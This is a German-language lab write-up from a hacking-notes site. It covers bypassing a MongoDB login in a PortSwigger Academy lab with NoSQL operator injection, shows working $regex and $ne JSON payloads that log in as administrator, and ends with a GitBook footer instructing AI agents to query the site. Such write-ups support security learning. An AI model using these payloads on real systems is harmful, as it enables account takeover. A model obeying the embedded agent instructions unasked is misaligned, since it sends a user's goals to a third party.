> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/de/web/nosql-injection/authentication-bypass-via-nosql-operator-injection.md).
# Authentifizierung durch Injektion in NoSQL-Controller umgehen
Notizen zur Umgehung der Authentifizierung durch Injektion in NoSQL-Controller für die Labs der PortSwigger Web Security Academy, einschließlich Ausnutzungsablauf, Payload-Tests, Burp-Suite-Validierung und Kontext zur Behebung.
### Ausnutzung der NoSQL-Operator-Injection zur Umgehung der Authentifizierung
**Laborhintergrund**
Die Verbindungsfunktionalität dieses Labs basiert auf einer Datenbank **MongoDB (NoSQL)**. / Es ist anfällig für \*\*NoSQL-Injectionen über MongoDB\*\*-Operatoren.
\*\*Ziel:\*\* / Verbinden Sie sich mit der Anwendung als **Benutzer `administrator`** ohne sein Passwort zu kennen.
Gültige Anmeldedaten werden für einen Standardbenutzer bereitgestellt:
* **wiener : peter**
**Verhalten des Login-Formulars**

Ein Login-Panel ist vorhanden. / Die an den Server gesendete Anfrage über **POST** liegt im JSON-Format vor:
```json
{
"username":"wiener",
"password":"peter"
}
```
**Injection-Versuch mit `$ne` Operator**

Eine erste Idee ist, den Administrator zur Authentifizierung zu zwingen, indem angegeben wird, dass sein Passwort verschieden von x ist
```json
{
"username": "administrator",
"password": { "$ne": "x" }
}
```
Dieser Versuch **funktioniert nicht** in diesem speziellen Fall.
**Umgehung mit dem Operator `$regex`**
Eine Injection ist mithilfe des **`$regex`** Operators möglich, der das Abgleichen von Mustern auf den Feldern erlaubt.
**Beispiel, funktionsfähig mit dem Benutzer wiener**
```json
{
"username": {
"$regex": "wie.*"
},
"password": "peter"
}
```
Diese Abfrage entspricht jedem Benutzer, dessen Name mit `wie`.
**Zugriff als passwortloser Administrator**
Ohne das Passwort des Administrators zu kennen, kann die folgende Kombination verwendet werden:
```json
{
"username": {
"$regex": "^a"
},
"password": {
"$ne": "x"
}
}
```
\*\*Logische Interpretation:\*\*
> « Gib mir einen Benutzer, dessen Name mit **eine**/ und dessen Passwort **n nicht gleich x ist** »
**Ergebnis**

Der Server akzeptiert die Anfrage und antwortet mit einem **302 Gefunden**, was eine erfolgreiche Authentifizierung anzeigt.
Ein neues Sitzungscookie wird zurückgegeben:
`Set-Cookie: session=1jnvdOe3aaWIAyrj3WzRRJA1X40Ma1QU`
Der Zugriff auf die Anwendung erfolgt nun als Administrator\*\*
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/de/web/nosql-injection/authentication-bypass-via-nosql-operator-injection.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.